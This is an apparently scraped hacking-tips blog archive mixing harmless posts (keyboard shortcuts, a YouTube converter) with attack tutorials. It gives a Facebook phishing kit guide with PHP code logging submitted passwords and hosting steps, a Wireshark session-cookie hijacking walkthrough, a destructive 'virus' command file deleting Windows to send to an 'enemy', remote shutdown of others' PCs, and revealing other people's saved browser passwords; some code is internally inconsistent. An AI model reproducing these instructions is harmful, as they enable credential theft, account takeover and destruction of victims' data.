Tampilkan postingan dengan label Tips Tricks. Tampilkan semua postingan

Convert Any YouTube Videos to mp3 Easily

Posted by Unknown Rabu, 12 Februari 2014 0 komentar
Convert your favorite YouTube videos in most easiest way. You do not need an account, the only thing you need is a YouTube URL. 
youtube2mp3
We will start to convert the audio track of your video file to mp3 as soon as you have submitted it and you will be able to download it. 

Different from other services the whole conversion process will be performed by our infrastructure and you only have to download the audio file from our servers. 

Because of this our software is platform-independent: You can use it with your Mac, a Linux PC or even an iPhone. 

All our conversions will be performed in high quality mode with a bitrates of at least 128 kBit/s. Do not worry, our service is completely free. We need approximately 3 to 4 minutes per video.

To Convert Your Files: Click here 


See also: Download YouTube Videos Using OperaMini Mobile Browser!


Thank you for reading our articles, please share with your friends you got something useful here.

Baca Selengkapnya ....

More Than 100 Keyboard Shortcuts For Windows Users

Posted by Unknown Sabtu, 01 Februari 2014 0 komentar
Get Fast, Be faster, Use Shortcuts. More then 100 windows keyboard shortcuts that will make you a supper user of Microsoft Windows.

windows keyboard shortcuts

Keyboard Shortcuts (Microsoft Windows)

  1. CTRL+C (Copy)
  2. CTRL+X (Cut)
  3. CTRL+V (Paste)
  4. CTRL+Z (Undo)
  5. DELETE (Delete)
  6. SHIFT+DELETE (Delete the selected item permanently without placing the item in the Recycle Bin)
  7. CTRL while dragging an item (Copy the selected item)
  8. CTRL+SHIFT while dragging an item (Create a shortcut to the selected item)
  9. F2 key (Rename the selected item)
  10. CTRL+RIGHT ARROW (Move the insertion point to the beginning of the next word)
  11. CTRL+LEFT ARROW (Move the insertion point to the beginning of the previous word)
  12. CTRL+DOWN ARROW (Move the insertion point to the beginning of the next paragraph)
  13. CTRL+UP ARROW (Move the insertion point to the beginning of the previous paragraph)
  14. CTRL+SHIFT with any of the arrow keys (Highlight a block of text)

SHIFT with any of the arrow keys (Select more than one item in a window or on the desktop, or select text in a document)

  1. CTRL+A (Select all)
  2. F3 key (Search for a file or a folder)
  3. ALT+ENTER (View the properties for the selected item)
  4. ALT+F4 (Close the active item, or quit the active program)
  5. ALT+ENTER (Display the properties of the selected object)
  6. ALT+SPACEBAR (Open the shortcut menu for the active window)
  7. CTRL+F4 (Close the active document in programs that enable you to have multiple documents opensimultaneously)
  8. ALT+TAB (Switch between the open items)
  9. ALT+ESC (Cycle through items in the order that they had been opened)
  10. F6 key (Cycle through the screen elements in a window or on the desktop)
  11. F4 key (Display the Address bar list in My Computer or Windows Explorer)
  12. SHIFT+F10 (Display the shortcut menu for the selected item)
  13. ALT+SPACEBAR (Display the System menu for the active window)
  14. CTRL+ESC (Display the Start menu)
  15. ALT+Underlined letter in a menu name (Display the corresponding menu) Underlined letter in a command name on an open menu (Perform the corresponding command)
  16. F10 key (Activate the menu bar in the active program)
  17. RIGHT ARROW (Open the next menu to the right, or open a submenu)
  18. LEFT ARROW (Open the next menu to the left, or close a submenu)
  19. F5 key (Update the active window)
  20. BACKSPACE (View the folder onelevel up in My Computer or Windows Explorer)
  21. ESC (Cancel the current task)
  22. SHIFT when you insert a CD-ROMinto the CD-ROM drive (Prevent the CD-ROM from automatically playing)


Dialog Box - Keyboard Shortcuts

  1. CTRL+TAB (Move forward through the tabs)
  2. CTRL+SHIFT+TAB (Move backward through the tabs)
  3. TAB (Move forward through the options)
  4. SHIFT+TAB (Move backward through the options)
  5. ALT+Underlined letter (Perform the corresponding command or select the corresponding option)
  6. ENTER (Perform the command for the active option or button)
  7. SPACEBAR (Select or clear the check box if the active option is a check box)
  8. Arrow keys (Select a button if the active option is a group of option buttons)
  9. F1 key (Display Help)
  10. F4 key (Display the items in the active list)
  11. BACKSPACE (Open a folder one level up if a folder is selected in the Save As or Open dialog box)


Microsoft Natural Keyboard Shortcuts

  1. Windows Logo (Display or hide the Start menu)
  2. Windows Logo+BREAK (Display the System Properties dialog box)
  3. Windows Logo+D (Display the desktop)
  4. Windows Logo+M (Minimize all of the windows)
  5. Windows Logo+SHIFT+M (Restorethe minimized windows)
  6. Windows Logo+E (Open My Computer)
  7. Windows Logo+F (Search for a file or a folder)
  8. CTRL+Windows Logo+F (Search for computers)
  9. Windows Logo+F1 (Display Windows Help)
  10. Windows Logo+ L (Lock the keyboard)
  11. Windows Logo+R (Open the Run dialog box)
  12. Windows Logo+U (Open Utility Manager)
  13. Accessibility Keyboard Shortcuts
  14. Right SHIFT for eight seconds (Switch FilterKeys either on or off)
  15. Left ALT+left SHIFT+PRINT SCREEN (Switch High Contrast either on or off)
  16. Left ALT+left SHIFT+NUM LOCK (Switch the MouseKeys either on or off)
  17. SHIFT five times (Switch the StickyKeys either on or off)
  18. NUM LOCK for five seconds (Switch the ToggleKeys either on or off)
  19. Windows Logo +U (Open Utility Manager)
  20. Windows Explorer Keyboard Shortcuts
  21. END (Display the bottom of the active window)
  22. HOME (Display the top of the active window)
  23. NUM LOCK+Asterisk sign (*) (Display all of the subfolders that are under the selected folder)
  24. NUM LOCK+Plus sign (+) (Display the contents of the selected folder)


MMC Console keyboard shortcuts

  1. SHIFT+F10 (Display the Action shortcut menu for the selected item)
  2. F1 key (Open the Help topic, if any, for the selected item)
  3. F5 key (Update the content of all console windows)
  4. CTRL+F10 (Maximize the active console window)
  5. CTRL+F5 (Restore the active console window)
  6. ALT+ENTER (Display the Properties dialog box, if any, for theselected item)
  7. F2 key (Rename the selected item)
  8. CTRL+F4 (Close the active console window. When a console has only one console window, this shortcut closes the console)


Remote Desktop Connection Navigation

  1. CTRL+ALT+END (Open the Microsoft Windows NT Security dialog box)
  2. ALT+PAGE UP (Switch between programs from left to right)
  3. ALT+PAGE DOWN (Switch between programs from right to left)
  4. ALT+INSERT (Cycle through the programs in most recently used order)
  5. ALT+HOME (Display the Start menu)
  6. CTRL+ALT+BREAK (Switch the client computer between a window and a full screen)
  7. ALT+DELETE (Display the Windows menu)
  8. CTRL+ALT+Minus sign (-) (Place a snapshot of the active window in the client on the Terminal server   clipboard and provide the same functionality as pressing PRINT SCREEN on a local computer.)
  9. CTRL+ALT+Plus sign (+) (Place asnapshot of the entire client window area on the Terminal server clipboardand provide the same functionality aspressing ALT+PRINT SCREEN on a local computer.)


Microsoft Internet Explorer Keyboard Shortcuts

  1. CTRL+B (Open the Organize Favorites dialog box)
  2. CTRL+E (Open the Search bar)
  3. CTRL+F (Start the Find utility)
  4. CTRL+H (Open the History bar)
  5. CTRL+I (Open the Favorites bar)
  6. CTRL+L (Open the Open dialog box)
  7. CTRL+N (Start another instance of the browser with the same Web address)
  8. CTRL+O (Open the Open dialog box,the same as CTRL+L)
  9. CTRL+P (Open the Print dialog box)
  10. CTRL+R (Update the current Web page)
  11. CTRL+W (Close the current window)


Read it, Learn it & Share it. Thank you.

Baca Selengkapnya ....

Making facebook phishing tutorial.

Posted by Unknown Rabu, 26 Juni 2013 0 komentar

Making facebook phishing tutorial. 


 In my previous article I taught you people how to make a Phishing site. ( The articles is here ). Now in this article i am going to teach you how to set up the Phishing site, which is the Difficult task than making a Phishing site.

Step 1: The First Step in Making the site is to regester an account at http://www.000webhost.com/order.php (if you have account than you can skip first 2 steps)


Step 2: Now Goto your email account that you gave and confirm your account with confirmation link


Step 3: Now Download this FILE (http://adf.ly/Lytss ) UPDATED LINK .


Step 4: Now Goto http://members.000webhost.com/ and Log into your account.


Step 5: Now when you are logged into your account click on the Go to Cpanel  in front of your domain that you had registered, and then Go to File Manager under Files and log into it.


Step 6: Now Click on the Public_html.


Step 7: Now click on the Upload button, choose the file under the Archives that you have downloaded, to be uploaded.


Step 7: Now any one who visits your site would be taken to the Fake Facebook Login Page. After they enter their Username and Password, they will be taken to another page that will show them error. So there is less chance that it will be detected. 


NOTE::: To access the input data ( Usernames and Password ) Goto the Following Address:


http://www.yoursitesadress.p4o.net/lol.html


If I am not clear in any point Please ask me in comments below.
THE DOWNLOAD LINK TO facebook.zip is http://adf.ly/73Q4s
PS:> If www.p4o.net didn't worked for you, you can use :
www.drivehq.com
www.yourfreehosting.net
www.esmartstart.com

Post by : Zayaan Ibrahim


Baca Selengkapnya ....

Making a facebook Phishing site !

Posted by Unknown 0 komentar

The way s the easiest and most commonly use way of hacking a Facebook account.

Step1: Goto www.facebook.com/login.php
Step2 : Save the file to your desktop with photos with name login.php
Step3 : Open the html file with notepad.
Step4 : Now search for form method="POST" and replace it with form method="GET"
Step5 : And next is replacing action="https://login.facebook.com/login.php?login_attempt=1" with action="lol.php"
Step6 : now open a notepad and type following as it is.


<?php
header ('Location: http://www.facebook.com');
$handle = fopen("lol.txt", "a");
foreach($_POST as $variable => $value) {
   fwrite($handle, $variable);
   fwrite($handle, "=");
   fwrite($handle, $value);
   fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>


NOW save this as hello.php

Step7 : now make a account on t35.com and Upload

Login.html
hello.php
lol.txt

For A DETAILED way of uploading the Phishing site Visit my article : http://www.topone2u.blogspot.com/2013/06/making-facebook-phishing-tutorial.html

NOTE: You ahve to make the other person enter his password and you can get the password by downloading the lol.txt file from your t35.com account by cPanel.


Post by : Zayaan Ibrahim

Baca Selengkapnya ....

Facebook Cookie Stealing And Session Hijacking

Posted by Unknown 0 komentar

Facebook Cookie Stealing And Session Hijacking


Three days ago I finished the series on Gmail Session Hijacking and Cookie Stealing , due to a tremendous response of readers I planned to write a post on Facebook cookie stealing and Session hijacking. Facebook session hijacking can also be accomplished via a very popular tool called Firesheep (On a Wifi Network Only), which I won't be explaining here because I have already written it before in my post Facebook Hacking Made Easy With Firesheep
In this tutorial I will explain you how an attacker can capture your authentication cookies on a local area network and use them to hack your facebook account,  Before reading this tutorial I would recommend you to  part1, part2 and part 3 of my Gmail Session Hijacking and Cookie stealing series, So you could have better understanding of what I am doing here.
      

Facebook Authentication Cookies

The cookie which facebook uses to authenticate it's users is called "Datr", If an attacker can get hold of your authentication cookies, All he needs to do is to inject those cookies in his browser and he will gain access to your account. This is how a facebook authentication cookie looks like:
Cookie: datr=1276721606-b7f94f977295759399293c5b0767618dc02111ede159a827030fc;
How To Steal Facebook Session Cookies And Hijack An Account?
An attacker can use variety of methods in order to steal your Facebook authentication cookies depending upon the network he is on, If an attacker is on a hub based network he would just sniff traffic with any packet sniffer and gain access to victims account.

If an attacker is on a Switch based network he would use an ARP Poisoning request to capture authentication cookies, If an attacker is on a wireless network he just needs to use a simple tool called firesheep in order to capture authentication cookie and gain access to victims account.

In the example below I will be explaining how an attacker can capture your authentication cookies and hack your Facebook account with wireshark.

Step 1 - First of all download wireshark from the official website and install it.

Step 2 - Next open up wireshark click on analyze and then click on interfaces.

Step 3 - Next choose the appropriate interface and click on start.


Step 4 - Continue sniffing for around 10 minutes.

Step 5 - After 10minutes stop the packet sniffing by going to the capture menu and clicking on Stop.

Step 6 - Next set the filter to http.cookie contains "datr” at top left, This filter will search for all the http cookies with the name datr, And datr as we know is the name of the facebook authentication cookie.


Step 7 -  Next right click on it and goto Copy - Bytes - Printable Text only.


Step 8 - Next you’ll want to open up firefox. You’ll need both Greasemonkey and the cookieinjector script. Now open up Facebook.com and make sure that you are not logged in.

Step 9- Press Alt C to bring up the cookie injector, Simply paste in the cookie value into it.


Step 10 - Now refresh your page and viola you are logged in to the victims facebook account.


Note: This Attack will only work if victim is on a http:// connection and even on https:// if end to end encryption is not enabled.

Countermeasures

The best way to protect yourself against a session hijacking attack is to use https:// connection each and every time you login to your Facebook, Gmail, Hotmail or any other email account. As your cookies would be encrypted so even if an attacker manages to capture your session cookies he won't be able to do any thing with your cookies.


Post by : Zayaan Ibrahim

Baca Selengkapnya ....

How to completely destroy your enemies computer !

Posted by Unknown 0 komentar
How to completely destroy your enemies computer !


Warning : Use this trick with basic knowledge of computer !Beware: Its simple but a strong virus that can delete anyones Windows OS …Note: I will not take any responsibilties if your computer is damaged by this.


Open your notepad and type the following :

del c:\boot?ini c:\del autoexec.bat

Now Save as anyname.exe. Create this in C: drive.

The only thing you need is Notepad.


1. Create a text file called TEST.txt(empty) in C:\

2. Now in your notepad type "erase C:\TEST.txt” (without the quotes). Then save it as "Test.cmd”.

3. Now run the file "Test.cmd”go to C:\ and you’ll see your Test.txt is gone.

Now, the real work (don't try this on your personal computer)

1. Go to Notepad and type erase C:\WINDOWS and save it as findoutaname.cmd.

2. Now DON’T Run the file or you’ll lose your WINDOWS map.


So, that’s the Virus. In this way you can make a virus to delete any file you want.

Now to take revenge. Send you file to your victim. Once victim opens it. WINDOWS map is Deleted. And he will have to install WINDOWS again.
  
Hope you enjoyed this article, please take 5 seconds to share it ! :)

Post by : Zayaan Ibrahim

Baca Selengkapnya ....

How to remotely shutdown your friends computer using command prompt.

Posted by Unknown 0 komentar
You can shutdown your friend's computer through chating. This is very simple and cool trick. Kindly follow these steps :-


Step 1: Before going to start clear all history, all cookies, stop all downloading and close all extra tabs. Mean to say stop all internet activities. Now go to your messanger and start chating with the victim.


Step 2: Go the start and click on run.


Step 3: In run command type cmd.exe and hit enter.


Step 4: A black screen will appear. This is command prompt. In this box type "netstat -n" (without quotes).


Step 5: Now if you done the step one correctly you see only one ip address many times (ip should be of victim).


Step 6: Now again, type "shutdown -i"(without quotes).A box will appear now click on add button.A small box will pop up. Now type ip address of computer which you get from "netstat -n" command.


Step 7: Now there are three options click on shutdown.


Step 8: To  show a message to victim's computer check the "warm users of the action" and set the number of seconds.


Step 9: Now select any option in shutdown event tracker.


Step 10: Now comes the best part of the prank. In last type your message like you got hacked and we destroy your computer. After this shutdown your computer is not going to start(type anything that scare your victim). Now click on ok and you are done. Have fun guys and must leave comment below.

If you have any questions or queries , Please comment your questions and queries below :)

Post by : Zayaan Ibrahim

Baca Selengkapnya ....

How To Get Saved Website Login Password Behind That Small Dots!

Posted by Unknown Rabu, 20 Maret 2013 0 komentar
Turn Saved Browser Password Black Dots into Plain Text/Word.
Did you ever seen passwords are saved on the browser on your friends computer? May be yes, because many people saved their username and password for regular sites like Facebook, Google, twitter, etc. Today we’ll learn how to see those saved passwords in Mozilla Firefox and Google Chrome.
Whenever you put your login info into any website you should see that username are showing regular but passwords are showing into some small black dots. because of the web-browser transform passwords into dots for some kind of security reasons. So that, people can think their passwords are got hidden and they can store their passwords safely. But many people don’t know their passwords are not that kind of secure what they think!

In this article, I’ll show you how you can easily get someone's saved website password even they are using a master password or not!

This two methods you can use:
1. Manually by using browser option. And
2. Using a very simple programming trick.


First Trick:

By following this trick you can easily see someone stored password on Firefox and chrome.

To Firefox

Step 1: Go to menu > Click Option > Navigate to Security Tab > Click Saved password.
firefox saved password
Step 2: A box will pop-up > Click Show password. All saved passwords are shown.

If anyone use master password then it’ll ask for that. Don’t worry if you don’t have master password see the next trick.

To Chrome
The process in chrome are almost same as Firefox. In the upper right-hand corner, click on the Wrench icon, then go to Settings. From there, click on Show Advanced Settings, then Passwords and Forms.


Second Trick:

This is the most interesting saved password reveal trick. Not just trick, you can name it hack! Anyway, see the steps to transform little black dots into plain text or number using Inspect Element feature.

In both Chrome and Firefox, you can use the Inspect Element tool to uncover saved passwords on any website.


Step 1: Go to that site where you have a password saved and highlight those little black dots.
login info

Step 2: Now click mouse Right Button > Inspect Element.
right click option
Step 3: You will see the HTML source code of this website. Since you have already highlighted the part you are interested in, the password section, it will automatically be highlighted, as you can see in the image bellow.
inspected element
Step 4: To unveil the saved password, you have to alter some text. Locate where it says type ="password". Select the text password and replace it with the word text. And hit Enter.

Now see the password box that was previously filled with those small security dots will now show the complete plain text of whatever password was saved there.

 I have shown screen shots using Firefox but you can do same with Google chrome by following same steps.


Baca Selengkapnya ....

How To Shutdown A Remote PC Easily Using No Software

Posted by Unknown Sabtu, 16 Maret 2013 0 komentar
Remotely shutdown any computer that are connected with your network via LAN or WLAN/Wi-Fi by commanding from your computer using no software.
If you are using windows and connected with a local area network or Wi-Fi hotspot then you can make a prank trick to someone else PC in your network.

As a say, if you and some of your friends are using internet under a same Wi-Fi hotspot or connected through a same local area connection(broadband cable connection) then you can shut down your friends PC anytime without letting them know why, how and who have done this!

Not only shutdown, you can also restart, log-off, sleep or lock down their PC using this trick. So, let’s see how to do this:

Step 1: Run cmd as administrator.
Step 2: Type netview. It will show you the name of other computers connected in your network. Pick your victim.

Step 3: Type ping and your victims PC name (e.g: ping toponepc). Now you will see his/her IP address, copy it.
Step 4: Now again on cmd, type shutdown –i. Remote Shutdown Dialog Box will appear like this.
Step 5: Add your victim IP to the list and set rest preferences as your wish and OK.

You have done well, a successful confirmation massage will shown up on your cmd screen if everything was all right and your victim PC has shuted down.

Baca Selengkapnya ....

Send Free SMS To Any Mobile Using Twitter

Posted by Unknown Sabtu, 09 Maret 2013 0 komentar
Many people using twitter. But do you know, you can you can send unlimited free sms to any operator/mobile/country using your twitter account!

Yes, in this post I’ll show you how we can send free sms using a twitter account. Remember this is just a trick and you will only be able to send free sms to a number which one is already verified with twitter. Else u can verify that number by opening a new twitter account.


Now follow these steps:

Step 1: Log in to your twitter account.

Step 2: Click here and add your own mobile number with twitter.
Step 3: Open a new twitter account and verify with your friends (who u want to send sms) mobile number.

Step 4: Follow both account one by one.

Step 5: Now to send sms, click on the following button and write your text.
Please feel free to leave your comment if you liked this trick!

Baca Selengkapnya ....
Trik SEO Terbaru support Online Shop Baju Wanita - Original design by Bamz | Copyright of android amazon.